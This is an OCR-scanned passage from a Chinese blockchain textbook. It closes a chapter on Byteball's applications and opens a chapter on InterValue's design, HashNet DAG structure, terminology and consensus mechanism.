Byteball 的钱包首次在加密世界采用类似 AppleStore 的模式，使自由开发者可以在 Byteball 平台上自由开发各种应用，包括内盘交易所、类似 telegram 的隐私聊天、互助保险等。

1. 机器人商店

Byteball 的许多重要服务都通过 chatbots 提供，现在它更易于发现和访问它们。机器人列表现在可以从钱包中获得。

与所有人都熟悉的应用商店类似，机器人商店有如下两个目的。

- 使用户更容易发现新应用（机器人）并立即开始使用他们的服务；
- 让开发人员访问他们的潜在用户，使开发人员的工作能够快速证明其有用性。

与大多数应用商店不同，添加机器人对于用户来说总是免费的。

同时，付款是机器人的付费，而“Byteball（贝宝）”钱包中的聊天窗口与钱包的付款和智能合约功能紧密结合，这使得 chatbots 能够轻松发送和接收付款，同时提供用户只需要查看和接受的明智合同。利用 chatbots，通过在聊天界面中向用户提出一系列问题，验证其答案，然后为此特定用户提供定制的准备合同，可以轻松自动创建智能合同。因此，用户通过创建智能合同进行指导，并减轻了大量的手动输入。同时，由于 Byteball 智能合同是用户可读的，他仍然保持完全的控制权，在批准和支付合同之前，可以看到提供的合同的含义。

根据定义，由 chatbots 创建的智能合同不受信任和自我执行，它们不需要对 chatbot 操作符的任何信任。它们的定义（源代码）将被明确地公布，因为明智的合同来自于这种明确

非卖品，仅供非商业用途或交流学习使用

的合同，这使得谈判者对第三方的操作具有透明度（合约各方在资助之前已经知道其条款）。然而，如果作者希望 chatbot 的代码不需要全面开放，那么可以让 chatbot 操作者在竞争环境中保持他的专有秘密。

2. 身份验证

Byteball 加密数字货币平台通过与生物识别身份验证专家联合起来，以符合 KYC 规定的身份验证需求。

虽然 Byteball 提供了一个创新的、分布式的、分散的平台，支持用户启动 ICO，但越来越多的上市公司担心 ICO 参与者的身份验证问题，因为全球各国政府都试图将这些通常不受管制的“令牌销售”与传统的集资工具使用相同的管理规范，防止洗钱和其他金融犯罪。

Byteball 与名为 Jumio 的高级身份验证解决方案进行联合，能够提供最佳的 KYC 身份验证检查 ICO 交易，为 ICO 运营商提供保证，确保与他们做生意的人真正是他们所说的人。并且通过结合 ID 验证和生物识别身份验证，为用户提供快捷方便的体验，并为 ICO 发行人实行了必须积极遵守的监管准则。

3. P2P 保险

Byteball 平台中类似于传统的 App 商店的机器人商店 Bot，使用户能够通过 chatbot 界面实现诸如包括航班延误、运动预测和其他开发者开发的应用。Byteball 的 Bot 商店为开发者提供了一个宣传平台，对于用户来说他们可以访问基于加密货币的 App，通过聊天界面用户可以免费享受各种服务。

此外，针对终端用户，chatbots 将会自动产生一个智能协议，而用户需要做的就是接受协议去使用 App。这其中就包括条件支付，用户可以设置条件，当收款人收到钱时再执行一系列行动，使用这个聊天功能支付和智能协议可以紧密结合。很多人之所以接受 Byteball，是因为它运行的这些协议对于普通用户来说简单易懂。

Byteball 最初的应用是有关市场预测和特定保险（例如最近发布的航班延误预测，它可以及时发布最新的航班延误信息，如果用户使用了 P2P 保险，那么一旦参保的航班延迟了，那么该用户就会获得补偿。）。在其他市场方面，这个应用还可以使用在天气事件、投资率和新闻等方面。

P2P 技术的益处远没有被充分利用，Byteball 旨在通过使用新技术来改变用户的兴趣，提供加密货币可以实现工业级潜力愿景。

4. 市场预测

ByteBall 通过构建 P2P 智能合约来进行市场预测（通过正确预测未来事件赚钱）。当特

非卖品，仅供非商业用途或交流学习使用

定的事件发生或条件满足时，解锁事先构建的 P2P 智能合约，如果事件的结果符合预期或满足特定条件，则执行相应的交易行为。在知道结果后，与播报节点聊天，让它发布有关结果的数据，然后解除合同。该应用能够在投注价格变动、体育博彩等方面得到应用。

5. 投票应用

现实生活中的投票和选举工作非常重要。但由于种种原因，在提名、推选候选人的过程中，其公平性难以保证。利用 Byteball 构建投票选举应用，就能知道每一张选票的真实性和公平性，有效应对竞选出现的阴谋诡计、贿赂选民、大送空头支票、不正当竞争等问题。同时基于 DAG 技术的 Byteball 具有确认快速、数据不可篡改和可追溯性等特点，可以用来构建监管部门所需要的，包含众多手段的监管工具箱，以利于实施精准、及时和更多纬度的监管。可以被运用到选民注册，身份确认，通过电子统计确保只有正当的投票被记录并且投票不会被篡改或移除，创建一个不可更改、公开的投票记录账本，可以让选举更加公平和民主化。

6. 物联网解决方案

CONNAX 与 Byteball 签署了一份合作备忘录，旨在探索将 Byteball 技术集成到受保护的微控制器中的可能性。CONNAX 目前正在与其合作伙伴 Microsoft Azure IoT Hub、Circular Devices 和 iLEDea 开发物联网解决方案，以提供可靠的技术平台，实现连接设备的安全大规模部署和配置。Byteball DAG 平台上生成的私钥将保留在安全微控制器的可信区域内，并且永远不会离开，这非常安全，而且虽然区块链受到矿工们交易缓慢的困扰，但 DAG 分布式非循环图解决了这个问题，并且可以实现更快的交易，以及更好的可扩展性。

8.3 本章小结

Byteball 是一种基于 DAG 结构的不可逆分布式数据库，它可以存储任何有价值的数据。Byteball 中每一个新的数据单元都间接地确认了之前所有数据单元的存在性。对已达到稳定状态的数据单元的修改将变得不可实现。

相比于 BTC 和 ETH，Byteball 使用了 DAG 结构作为底层，并使用见证人作为共识机制，从而具有以下特点：

- 没有区块，只有交易单元，确认速度快。
- 极少的手续费。
- 交易单元具有最终状态。

非卖品，仅供非商业用途或交流学习使用

Byteball 中发行了一种用于支付存储的货币 bytes，支付费用与所需存储的数据大小相关。自由开发者可以在 Byteball 平台上自由开发各种应用，根据不同的应用场景发布相应的数字资产。在 Byteball 上面可以轻松地实现去中心化交易所、互助保险、彩票、投票、认证等功能。Byteball 还提供了类似 Telegram 的加密端到端通道，可以实现用户之间的隐私通信。Byteball 最与众不同的是，它提供了一种隐私数字资产 blackbytes，可以完整地保护使用者的隐私信息。

总体来说，不管从使用技术的先进性，还是其提供功能的多样性上来看，Byteball 都是区块链领域中的佼佼者。通过学习本章，我们全面了解了非常具有代表意义的一个 DAG 区块链项目——字节雪球（ByteBall），接下来我们还将继续介绍代表着区块链 4.0 技术的新兴 DAG 区块链项目 InterValue，它将弥补 IOTA 和 ByteBall 等项目的不足。

非卖品，仅供非商业用途或交流学习使用

Chapter 9 第 9 章

InterValue 详解

2018 年年初，一款叫作 InterValue 的区块链项目横空出世。该项目聚焦区块链基础设施和平台层核心技术，致力于构建具备独创完全分布式匿名 P2P 网络通信协议、新型抗量子攻击密码哈希算法和签名算法、独创 HashNet 双层共识和挖矿机制、支持交易匿名保护、图灵完备智能合约等特性，采取公平分发机制，支持第三方资产发行、跨链通信、多链融合等功能，能以公有链、联盟链、私有链等形式落地到实际应用场景。InterValue 的愿景是实现价值传输网络各类关键技术，构建全球价值互联网，为各类价值传输应用提供基础网络。

本章将系统介绍 InterValue 项目。首先主要从数据结构、共识机制、智能合约、安全机制以及匿名通信技术等方面详细介绍 InterValue 技术原理，然后从 InterValue 特有的跨链技术和多链融合技术以及链上应用和应用场景两个方面来介绍 InterValue 项目的生态圈。

9.1 InterValue 原理分析

本节首先从愿景、目标、生态体系、关键特性以及项目优势等方面简要介绍 InterValue 项目。然后分别从数据结构、共识机制、智能合约、安全机制以及匿名通信技术等方面，详细介绍 InterValue 项目基本原理和技术特点。

9.1.1 InterValue 简介

互联价值（InterValue，INVE）以提供全球价值互联网基础设施为目标，针对现有区块链基础设施普遍存在的实用化程度较低，尤其是交易拥堵、交易费高、交易确认时间长、抗量子攻击能力较弱、通信层节点匿名性不高、交易匿名保护、跨链通信和多链融合能力

较弱、存储空间较大等问题和需求，优化提升区块链技术在各个层面的协议和机制，实现价值传输网络各层次的支撑协议。作为真正的区块链 4.0 基础设施，为各类价值传输应用提供基础设施，为各类 DApp 开发提供底层开发平台，为构建全球价值互联网提供现实可行的技术途径。

1. 愿景

互联网实现了人类社会部分信息在互联网上流转和分享，区块链则可以实现包括人类社会所有数字资产及实际资产在内的全部信息在价值互联网上的流转和分享。互联网和区块链存在的意义和价值是实现现实社会到虚拟社会的映射，其中互联网可实现信息的映射，区块链则可以实现价值的映射，如图 9-1 所示。InterValue 作为实用化的价值互联区块链基础设施，提供了具有一系列技术和功能特性用于支撑现实世界和虚拟世界之间的价值映射，必将为探索和早日实现价值互换提供可行的实现路径。




图 9-1　现实世界和虚拟世界的映射

憧憬一下 InterValue 广泛应用后的世界，人们的任何行为和活动均可实现自动支付、自动评价、自动保存、自动判断合法性，人们可以自行选择一生的行为和活动是否保存。随着人工智能的逐步演进，可以诞生具备完整个体意识、完全自主智能的虚拟人，人们将现实生活中的各种资产完全转移到链上后，代表一个个人类社会个体的虚拟人将和个体资产一起，永远在链上保存和演化下去，实现了人类社会的虚拟永生，这就是互联网和区块链完整结合后，现实世界和虚拟世界之间的信息映射和价值映射完全实现后的世界。

2. 目标

InterValue 的目标是构建一个通用、支撑功能完善、性能高、易于使用、用户体验好、可扩展的基于增强有向无环图的区块链 4.0 基础设施，打造支撑各类链上应用的区块链 4.0 生态系统，路线图如图 9-2 所示。




图 9-2　区块链 4.0 路线图

InterValue 聚焦区块链基础设施和平台层核心技术，构建具备独创完全分布式匿名 P2P 网络通信协议、新型抗量子攻击密码哈希算法和签名算法、独创双层共识和挖矿机制、支持交易匿名保护、图灵完备智能合约等特性，采取公平分发机制，支持第三方资产发行、跨链通信、多链融合等功能，能以公有链、联盟链、私有链等形式落地到实际应用场景。InterValue 的愿景是实现价值传输网络各类关键技术，构建全球价值互联网，为各类价值传输应用提供基础网络。

3. 生态体系

InterValue 充分吸收现有区块链 1.0、区块链 2.0 和区块链 3.0 项目的优点，解决它们的突出问题和技术缺陷，构建更加繁荣的应用生态。如图 9-3 所示，InterValue 创新设计了链上链下数据映射机制，基于有向无环图（DAG）和哈希网（HashNet）的新型增强数据结构、基于 HashNet 共识和 BA-VRF 共识双层共识机制、引入外部触发条件的高级图灵完备智能合约、基于 Keccack512 哈希算法和 NTRDSign 签名算法抗量子攻击密码算法、基于环签名和零知识证明交易匿名保护机制，具有交易快速确认、抗量子攻击、节点匿名通信、交易匿名保护、高级智能合约、数据上链等区块链 4.0 的功能特性，并通过采取公平分发机制，支持第三方资产发行、跨链通信、多链融合等功能。

InterValue 的愿景是构建全球价值互联网，为各类价值传输应用提供基础区块链网络，支持各类实际应用以公有链、联盟链、私有链等形式落地。在特定应用中，InterValue 将特定应用场景数据进行 Hash 运算，Hash 值存储在 InterValue 公链上，面向的应用场景已经不限于区块链 1.0 背景下以比特币为代表的数字货币应用，不限于区块链 2.0 背景下数字货币与智能合约相结合的金融领域，以及不限于区块链 3.0 在政府、健康、文化和艺术等领域上

的应用尝试；基于 InteValue 的区块链 4.0 公链将成为多个行业的基础设施，形成基于区块链的完善行业生态体系，将广泛而深刻地改变人们的生活方式。

图 9-3　InterValue 生态体系图

InterValue 将彻底重塑现有互联网的运营模式，将经济激励系统本身变为能够在系统内循环的体系，创造一个完全去中心化的互联网价值传输生态系统，同时也是个完全开放的社区生态系统，超越国界，让每一位参与者都能获得相应的价值体现。

4. 关键特性

InterValue 对区块链基础设施的各个层面均作了很大改进，在部分层面提出了突破性的创新。InterValue 主要技术创新包括：

（1）在底层 P2P 网络节点通信层面，结合现有基于 Tor 的匿名通信网络、基于区块链的分布式 VPN、基于区块链的分布式内容共享网络的优点实现了独创的匿名 P2P 通信网络，设计实现了节点匿名接入的方法，并实现了私有加密的通信协议，极大地增强了底层通信网络中节点的匿名性，确保节点间通信难以被追踪和破解。

（2）在底层数据结构层面，采用增强有向无环图（DAG）——哈希网（HashNet，HN）的新型数据结构，极大地减少了节点所需存储空间，提高底层数据存储效率和安全性。

（3）在分布式共识机制层面，设计了基于哈希网数据结构的 HashNet 共识机制、基于随机选择函数的拜占庭协商（BA-VRF）共识机制和基础 DAG 共识机制，提出了基于 HashNet 的增强 DAG 共识和用于公证人选择的 BA-VRF 共识机制相结合的双层共识机制，在项目 1.0 版中，由于基于 HashNet 的增强 DAG 共识实现较为困难，因此先实现基础

DAG 共识和 BA-VRF 共识相结合的双层共识机制。交易并发量高、交易确认速度快，可快速构建面向不同应用场景的生态体系。

（4）在抗量子攻击层面，采用新型抗量子攻击密码算法，通过将 ECDSA 签名算法替换为基于整数格的 NTRUsign 签名算法，同时用 Keccak-512 哈希算法替换现有的 SHA 系列算法，降低了量子计算飞速发展和量子计算机逐步普及带来的威胁。

（5）在匿名交易层面，结合门罗币和 ZCash 等加密虚拟货币的特性，通过零知识证明和环签名，设计了效费比极高和安全性极好的交易匿名和隐私保护方法，满足不同应用场景隐私保护需求。

（6）在智能合约层面，综合使用非图灵完备的声明式智能合约和图灵完备的智能合约，支持引入外部定量触发条件，支持第三方资产发行，能以公有链、联盟链、私有链等形式落地到实际应用场景。

（7）在跨链通信和多链融合层面，采用中继链技术将跨链通信和多链融合功能模块作为单独一层 Overlay 来实现，既能够保持跨链操作的独立性，又能够复用 InterValue 基础链的各种功能。

（8）在生态激励层面，综合使用多种 Token 分配手段和方法，并支持双层挖矿用于矿工激励。

（9）在行业应用层面，通过流通支付 JSON-RPC、数据传输 JSON-RPC、数据搜索 JSON-RPC、合约调用 JSON-RPC 等行业通用接口的开发，支撑上层的各类应用。

InterValue 关键特性设计如图 9-4 所示。

图 9-4 InterValue 关键特性设计

InterValue 关键特性概括起来，主要包括如下几点。

- 基于 HashNet 的新型增强式 DAG 数据结构，存储空间需求小。
- 多层共识机制：HashNet、BA-VRF 和基础 DAG 共识。
- 完全分布式匿名 P2P 网络通信。
- 抗量子攻击的哈希算法和签名算法。
- 基于零知识证明和环签名的交易匿名和隐私保护。
- 支持声明式智能合约与图灵完备智能合约，并支持链下数据访问。
- 支持高并发交易，交易确认时间短。

5. 项目优势

InterValue 是一个自我进化的生态系统，项目吸纳现有区块链 3.0 项目的优点，并致力于打造 4.0 时代基础设施，重点借鉴了采用 DAG 数据结构的 IOTA 和 Byteball 以及目前正在研发的 Hashgraph 项目的优点，并通过采用创新的双层共识机制，设计和使用具有抗量子攻击特性的密码算法，设计并实现基于 HashNet 的全新共识机制解决现有区块链基础设施存在的各类问题，构建更加繁荣的应用生态。表 9-1 从代币、市值、共识机制、智能合约、P2P 网络、量子安全、隐私保护、奖励机制、交易速度、节点分类等方面将 InterValue 与现有 DAG 公链项目进行了对比。

表 9-1　InterValue 与其他 DAG 区块链的对比

	IOTA	ByteBall	Headera Hashgraph	InterValue
代币	IOTA	Byte		INVE
市值	140 亿美元	4 亿美元	暂无	暂无
共识机制	MCMC 共识	12 名公证人	Hashgraph	去中心化双层共识
智能合约	不支持	声明式合约	图灵完备合约	声明式与高级图灵完备合约
P2P 网络	不匿名	不匿名	不匿名	匿名
量子安全	部分抵抗	否	否	抗量子攻击
交易匿名保护	否	是	否	零知识证明的交易匿名保护
奖励机制	无	交易引用和公证	交易代理服务	交易引用、公证、挖矿
交易速度	1000 TPS	100 TPS	暂无	>100000 TPS
节点分类	全节点、轻节点	全节点、轻节点	全节点、轻节点	公正节点、全节点、局部全节点、轻节点、微节点

从 InterValue 当前推进情况及后续发展规划看，InterValue 主要有以下优势：

- 设计上定位为面向实用化的区块链 4.0 基础设施，技术特性设计先进，是支撑区块链技术大规模普及应用和实用化的区块链 4.0 基础设施。

- InterValue 团队搭配及分工合理，技术研发能力强，市场推广能力强，场景落地能力强，能够确保 InterValue 实现设计的各种特性。
- 基于 InterValue 构建的区块链链上应用正在迅速推进，目前正在策划和开发基于 InterValue 的分布式社交平台和基于 InterValue 的全球分布式存储网格。另外，团队还在筹划有很大用户基数的杀手级的链上应用。
- InterValue 团队作为技术提供方，目前已和多个有使用区块链技术优化和提升现有业务流程的公司合作，已将 InterValue 基础设施用到多个实际应用领域和场景中，正在开发和实施。
- InterValue 团队正积极构建合作伙伴联盟，力争将 InterValue 应用到尽可能多的行业和实际场景中去。
- InterValue 团队正积极构建开发者社区，在技术层面确保更多技术人才加入到 InterValue 基础设施本身的改进优化和基于 InterValue 的 DApp 开发中来。
- InterValue 团队正积极构建区块链技术普及社区，推进区块链技术的普及工作。

9.1.2 InterValue 数据结构

InterValue 在第一阶段采用基础 DAG 结构存储交易数据。当前已经有 IOTA 和 Byteball 等多个项目利用 DAG 成功构建了能够长期稳定运行的公有链，证明了 DAG 链的技术先进性和性能。基础 DAG 数据结构的基本原理在第 7 章已经进行了详细的介绍。

InterValue 最终将采用基于增强 DAG 的 HashNet 数据结构。HashNet 是一种有向无环图（DAG），是由无数个顶点和连接顶点的有向边组成。如图 9-5 所示。




图 9-5 HashNet 数据结构图

该图记录了全网所有节点在什么时间以什么样的顺序给其他节点发送了什么样的数据，每个节点都在内存里有这样一个 HashNet 的拷贝。

图 9-5 中有 5 个计算机节点 A、B、C、D、E，每个节点拥有一个放置顶点 vertex（也叫 event）的柱子。最新发生的事件，会被放置的在柱子顶部，HashNet 随时间推延向上增长。

1. HashNet 的特征

（1）顶点。就是一个事件，包括：创建的时间戳，0 个或者多个交易，创建者的签名，以及 self-parent 和 other-parent 的 hash 值，如图 9-6 所示。




图 9-6　HashNet 顶点包含数据格式

（2）边。HashNet 有两种边，垂直边和斜边。

- 斜边表示一个 sync（有向的斜边），表示由某节点向另外一个节点发起一个 sync（网络通信），发送的数据就是以该顶点为 root 的整个 tree。
- 垂直边就好比一条链，链上的事件是按照时间创建顺序放置。垂直边上的 event 都是由同一个节点创建。

（3）每个顶点一定有且只有 2 条向下的边：一条斜边，一条垂直向下。表示该事件（红色）是 2 个节点（B to A）曾经通信过（由浅蓝向深蓝发起）的记录（关于节点颜色，请参看 Inter Value 白皮书电子版）。

（4）每个顶点有一条或多条斜向上的边，表示由该节点向斜边的另一端的节点发起的 sync，发送的数据就是该顶点以及它所有的 parent events。比如红色事件有一条斜向上的边通到 C 节点，这条边就意味着 A 把红色事件以及深蓝色和浅蓝色事件，以及它们所有的向下的边能触及的事件都发送给了 C。

（5）如果把红色节点看作一个树的 root，那么整棵树都会发送给 C。当然实际过程中，A 和 C 会先协商一下，A 只会发送整棵树中 C 缺失的那部分，以减少网络交通。最后 A 在红色顶点向 C 发起同步通信后，C 节点内存中的 HashNet 中一定会填补上以红色事件为 root 的整棵树。

（6）随着越来越多的节点相互发起 sync，每个节点本地的 HashNet 越来越丰满。虽然在某一时刻，每个节点 HashNet 的顶部也许有轻微的差异，但是随着时间推移，这个差异很快会被新的 sync 消除。

（7）如果 A 和 B 两个节点内存中的 HashNet 图中都有某个事件，而且无差异，那么这 2 个 HashNet 就一定同时拥有该事件的所有祖先事件（整个树）。A 和 B 两个节点会在本地运行复杂的算法，包括拜占庭容错算法，就这些祖先的子图的所有边达成共识。


（8）每个节点每次都把以自己最新创建的 event 为根的整个树同步（只发接收者缺失的部分）给其他节点，每个节点本地的 HashNet 相对于 world state 缺失的部分会很快被大量的 sync 弥补。好比很多人同时在一张白纸上随机地画黑点，很快整个白纸就将变成一张黑纸。

（9）因为特征 6～8，我们认为全网节点本地的 HashNet 近似相等。


2. HashNet 相关术语

HashNet 的相关术语总结见表 9-2 所示。



表 9-2 HashNet 相关术语描述

术　语	描　述
Transactions 交易	任何节点都可以在任何时候创建签名的 Transactions。所有节点都在本地维护一份 Transactions 副本（world state），全网使用拜占庭协议就这些 Transactions 的顺序以及 Transactions 本身达成共识
event（vertex of HashNet）	HashNet 就是由无数的 event 作为图的顶点组成。 一个 event 可以类比 BTC 的一个 block，就是一组 transactions 的容器
sync（edge of HashNet）	有向且向下的斜边（非垂直），表示由某节点向另外一个节点发起的一次网络通信记录。HashNet 就是由无数的 sync 作为图中连接顶点的边组成
HashNet	一种有向无环图（DAG），记录了全网所有节点以什么样的顺序给其他节点发送了什么数据，每个节点都在自己的内存里有下图那样一个 HashNet 的拷贝。  图中有 5 个计算机节点 A、B、C、D、E。每个节点拥有一个放置顶点 vertex（也叫 event，事件）的柱子。最新发生的事件，会被放置的在图顶部，所以 HashNet 是随时间向上增长
world state（ws）	类比 BTC 的全网账本，每个节点都有一份 world state 的 copy，在本文档中也就是 HashNet，只不过 BTC 的 world state 是个链，这里的 world state 是 DAG
Self-parent event	红色事件垂直向下的边第一个触及的事件（深蓝）是红色事件的 Self-parent event

（续）

术　语	描　述
Self-ancestors event	深蓝事件的 Self-parent event（以及它的 Self-parent）都是红色事件的 Self-ancestors event
Other-parent event	红色事件斜向下的边第一个触及的事件（浅蓝）是红色事件的 Other-parent event
Ancestors event	浅蓝事件的 Other-parent event（以及它的 Other-parent）都是红色事件的 Ancestors event
Gossip	每个节点把自己知道的所有信息发送给被随机选择的另一个节点。然后收到信息的节点继续做同样的事情
Gossip about Gossip	HashNet 数据结构是静态的 snapshot，表示某一时刻全网节点之间如何用动态的 Gossip 协议通信的历史记录。把 HashNet 这样的数据通过动态的 Gossip 协议传播。就是“Gossip about Gossip” 在传统的 Gossip 协议中，这样的图只用于说明节点间的通信历史，各个节点并不会把整个 HashNet 存在内存中
Virtual voting 虚拟投票	每个节点都有一份 HashNet 拷贝，所以依靠传统的拜占庭式的协议，Alice 可以算出 Bob 应该会发什么选票给她，所以 Bob 不需要在网络上发送真正的选票。因为每个节点都有相同数据（HashNet），然后使用相同的算法（BFT）就可以计算出相同的结果，无需网络通信。所以 HashNet Gossip 共识算法是一种低网络带宽消耗的共识算法
Supermajority	如果 $m>2n/3$（n 是全网节点数），m 就是 Supermajority
See 发现	如果 event x 可以通过向下的路径直接或间接地（中间也许穿过其他 event）连接到 event y，那么称 • x see y • x 可以发现 y • y 是 x other-ancestors • x 是 y 的 descendent  如上图 A3 就是 x，B2 是 y

（续）

术　语	描　述
Strongly seeing 瞄准	如果 x 可以通过超过 supermajority 条向下的路径发现 y，那么称： • x strongly see y • x 可以瞄准 y  a)　b)　c)　d) 如图 d 顶部的黄色事件 w 是可以瞄准底部橙色的事件 x。 因为 w 可以通过 m 个红色事件（被不同节点创建）的路径发现 x。如果 $m>2n/3$（n 是全网节点数），那么认定 w 可以瞄准 x。这里 n 是 5，m 在 a 图里是 5，其他 3 个图里是 4。 m 越大，说明 x 越被更多的节点认知。 所以 Strongly seeing 说明了一个 event 被全网节点认知的程度，认知度越高，副本就越多，就越不容易被攻击
Round & Round index	 在 HashNet 中，把所有 event 按照时间水平线划分成一个个 round。 每个 round 都有编号 index，从 1 开始递增。此文用 round[index] 表示。 每个 event 的 round 都不会小于它 parent 的 index。 每个节点在一个 round 创建的第一个 event 叫作 witness。 在 round[r] 中，一旦出现第一个可以瞄准超过 supermajority 个 witness 的 event 的时候，这个新的 event 的 round index 就是 $r+1$
Round created	即 Round index
witness	每个节点在一个 round 创建的第一个 event 叫作 witness，如果有 n 个节点，那么每个 round 都会有 n 个 witness

（续）

术　语	描　述
famous witnesses	一个 round[r] 的 witness y 是否是 famous witness，完全取决于 round[r+1] 的 witnesses 是否都可以 seeing（发现）它（此处不需要瞄准）。如果有超过 supermajority 个 famous witnesses 可以发现 y，那么 y 就是个 witnesses。如果 y 收到 n 个 round[r+1] 的 witness 的 vote，那么 y 就被宣称是个 famous witness，投票结束。 但是 election 还没有结束，后面还需要 count vote。 n 个 round[r+1] 的 witnesses 已经 vote 结束，还需要 round[r+2] 的 witness 来 count vote。如果 x 是 round[r+2] 的一个 witness，且 x 可以瞄准超过 supermajority 个 round[r+1] 的 witnesses，那么 round[r] 的 witness 是否是 famous witness 的 election 在 x 中就结束，x 认为 y 是个 famous witness。 这就是个 consensus decision。 如果有 n 个节点，那么每个 round 的 famous witness 个数小于或等于 n
Election	一个节点上决定一个 witness 是否是 famous 的过程
vote	在一个 election 中，一个 round[r+1] 的 witness 如果可以 seeing（发现）round[r] 的 witness，那么前者就会 vote 后者
round received	如果一个 event 可以被 round[r] 的所有的 famous witnesses 发现，那么最小的那个 r 的值就是该 event 的 round received
received time	在 x 的 round received 中，x 和每个 famous witnesses 的连线中找到该 witness 最早的那个 self-ancestor 事件，所有满足这个条件的 self-ancestor 事件的时间戳的中间值就是 x 的 received time

9.1.3　InterValue 共识机制

InterValue 设计了基于哈希网数据结构的 HashNet 共识机制和基于随机选择函数的拜占庭协商（BA-VRF）共识机制，提出了基于 HashNet 的增强 DAG 共识和用于公证人选择的 BA-VRF 共识机制相结合的双层共识机制，在 InterValue 1.0 版至 3.0 版中，由于基于 HashNet 的增强 DAG 共识实现较为困难，因此先实现基础 DAG 共识和 BA-VRF 共识相结合的双层共识机制。交易并发量高、交易确认速度快，可快速构建面向不同应用场景的生态体系。自 InterValue 4.0 版开始，基础 DAG 共识将替换为基于 HashNet 的 DAG 共识，InterValue 的共识机制为 HashNet 的 DAG 共识和 BA-VRF 共识机制相结合的双层共识机制。

1. HashNet 共识

（1）HashNet 基本思想

已有的 Hashgraph 共识算法通过 Gossip 网络和虚拟投票策略达成交易顺序的共识，该共识的前提是要求网络节点超过 $2n/3$ 的投票能力具有对 famous witness 事件的一致投票结果，其中 n 是全网的当前投票能力总和，该投票能力通常为节点的持股数量。由于采用了本地投票策略，Hashgraph 可以实现较快的交易确认速度。然而该方法存在以下问题：

严禁网络传播本PDF，违者责任自负！

1）在广域网环境中，节点波动性较强，全网的投票能力 n 的波动也随之增强，这可能导致系统长时间无法找到满足 $2n/3$ 投票一致的事件，从而无法达成共识。

2）受节点稳定性、处理能力、带宽等因素影响，不同节点处理事件的能力差别较大。若系统中存在大量能力较弱的节点参与投票，同样会造成系统长时间无法达成共识。

